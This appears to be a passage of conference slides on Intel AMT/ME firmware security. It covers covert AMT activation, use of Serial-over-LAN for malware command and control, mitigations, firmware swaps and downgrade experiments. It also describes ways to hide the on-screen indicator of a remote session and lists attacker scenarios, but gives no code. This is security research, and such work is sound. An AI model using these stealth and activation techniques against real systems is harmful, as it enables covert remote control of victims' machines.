7	Intel DQ67SW (vPro), Intel Q67	Intel Core i7-2600 (vPro)
8	Gigabyte GA-H77-D3H (non-vPro), Intel H77	Intel Core i7-3770 (vPro)
9	Gigabyte GA-Q87N (vPro), Intel Q87	Intel Core i3-4300 (non-vPro)
		Intel Core i5-4590 (vPro)
	Gigabyte GA-H97-D3H (non-vPro), Intel H97	Intel Core i5-4590 (vPro)

Demo 2

Current limitations of AMTactivator

- Only 6 - 9 Intel desktop chipset series are supported. Successful AMT activation on 100/200 series chipsets not yet achieved
- Intel AMT configures to Standard Manageability mode (without the KVM feature) if your CPU is non-vPro
- Intel AMT activation is possible on the systems with Intel ME 5MB firmware (1,5MB firmware doesn’t have such functionality)

Malware & Intel AMT


Xeno Kovah
@XenoKovah
Follow

Remember that time we showed using AMT SOL for C2 from SMM...? legbacore.com /Research_files ... section 6.2

Microsoft MMPC @msftmmpc
PLATINUM attackers can use Intel AMT SOL for stealthy C2 even with network cards disabled. Analysis and demo at ow.ly /iSy430corTN

8:12 PM - 8 Jun 2017

- "How Many Million BIOSes Would you Like to Infect?", Xeno Kovah & Corey Kallenberg http://legbacore.com/Research_files/HowManyMillionBIOSesWouldYouLikeToInfect_Whitepaper_v1.pdf
  - Section 6.2 "Network command & control of firmware-level malware"
  - SMM malware
    - Just writing data to a serial port
- "PLATINUM continues to evolve, find ways to maintain invisibility", Windows Defender Advanced Threat Hunting Team https://blogs.technet.microsoft.com/mmpc/2017/06/07/platinum-continues-to-evolve-find-ways-to-maintain-invisibility/
  - Use Intel AMT Serial-over-LAN (SOL) channel for communication
  - Use AMT Technology SDK's Redirection Library API (imrsdk.dll)
    - IMR_SOLSendText()/IMR_SOLReceiveText() functions

Mitigations

- Periodically check if your system doesn't have Intel AMT enabled (network ports)
- But an attacker could periodically change the state of Intel AMT (enable/disable)

- Uninstall Intel MEI driver
- But an attacker could use its own driver to access MEI

- Use the network firewall to block any external requests to Intel AMT known network ports
- Not useful for companies that use Intel AMT in their network infrastructure
- Use me_cleaner (https://github.com/corna/me_cleaner) to cut out the unnecessary functionality from Intel ME firmware of your system
- Could brick your system (you will need a hardware programmer to recover)

Spread Out 2

1.5MB FW to 5MB FW

Could the 1.5MB FW be swapped to 5MB FW to add the absent Intel AMT implementation to a system?

An obvious limitation: the new FW should fit the SPI flash size

Systems with 6 - 9 series chipsets:
system won't boot (resets during the early phases of boot process)

Systems with 100 series chipsets:
system boots (but currently we haven’t achieved the activation to check)

Being stealth

Being stealth

The main difficulty with hiding the usage of remote connection to AMT-enabled system is a blinking color frame on the screen

How could it be deleted:

use the VCP DDC/CI commands to change the visible space on the screen
forcedly change the resolution of the screen: 1920x1080 -> 1930->1090

Demo 3

What could an attacker do?

Case 1: The system uses outdated Intel AMT
CVE-2017-5689

Case 2: The system doesn't use Intel AMT
ActivatorAMT

Case 3: There is no Intel AMT in the systems
Add Intel AMT functionality by upgrading the 1.5MB firmware to 5MB firmware

Intel chipset series	Case 1	Case 2	Case 3
6	+	+	?
7	+	+	?
8	+	+	?
9	+	+	?
100	+	?	+
200	+	?	?

Takeaways

1. ring-3 firmware (Intel ME/AMT) has security issues.
2. ring-3 hardware (Intel ME/AMT) has undocumented features.
3. New stealth infecting technique of computer system.
4. Legit functionality for illegit actions

One should get used to the idea that attackers' possibilities and Intel AMT capabilities are the same thing. Specifically, they can use Intel AMT legitimate functionality to achieve their malicious purposes.

FW downgrade attack

FW downgrade scenarios:

- just swap current firmware blob with the older one
  the experiment: swap the FW 11.0.25.3001 with the FW 11.0.24.1000
  the result: doesn't work if the SVN of the firmware was incremented
- change just one code module from the FW blob
  the experiment: replace the FW 11.0.25.3001 -> nfc code module with the FW 11.0.24.1000 -> nfc code module
  the result: the verification scheme doesn’t allow to do so

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THANK YOU FOR YOU ATTENTION!

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